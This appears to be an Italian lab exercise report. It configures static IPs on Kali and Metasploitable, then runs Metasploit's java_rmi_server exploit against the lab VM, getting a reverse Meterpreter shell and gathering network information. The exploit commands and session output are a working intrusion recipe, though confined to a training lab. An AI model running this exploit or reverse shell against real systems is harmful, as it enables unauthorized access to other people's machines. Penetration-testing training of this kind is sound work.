
Table of Contents

Impostazione IP

Su macchina Kali, l'IP statico richiesto, 192.168.11.111, è assegnato modificando il file di configurazione di rete tramite comando "sudo nano /etc/network/interfaces":



Dopo la modifica, vengono lanciati i comandi "sudo ifdown eth0" e "sudo ifup eth0" per rendere disponibili le modifiche senza riavvio.

Questa procedura viene replicata su Metasploitable per configurare l'IP statico richiesto, 192.168.11.112.

Esecuzione dell'exploit

I seguenti comandi impostano quale exploit usare e l'impostazione dell'IP target.

use exploit/multi/misc/java_rmi_server

set RHOSTS 192.168.11.112

exploit

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/eD4P6gDDw
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:58517) at 2024-04-07 15:16:25 -0400

meterpreter >
```

Raccolta dati

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe57:d53c
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe57:d53c  ::       ::
meterpreter >
```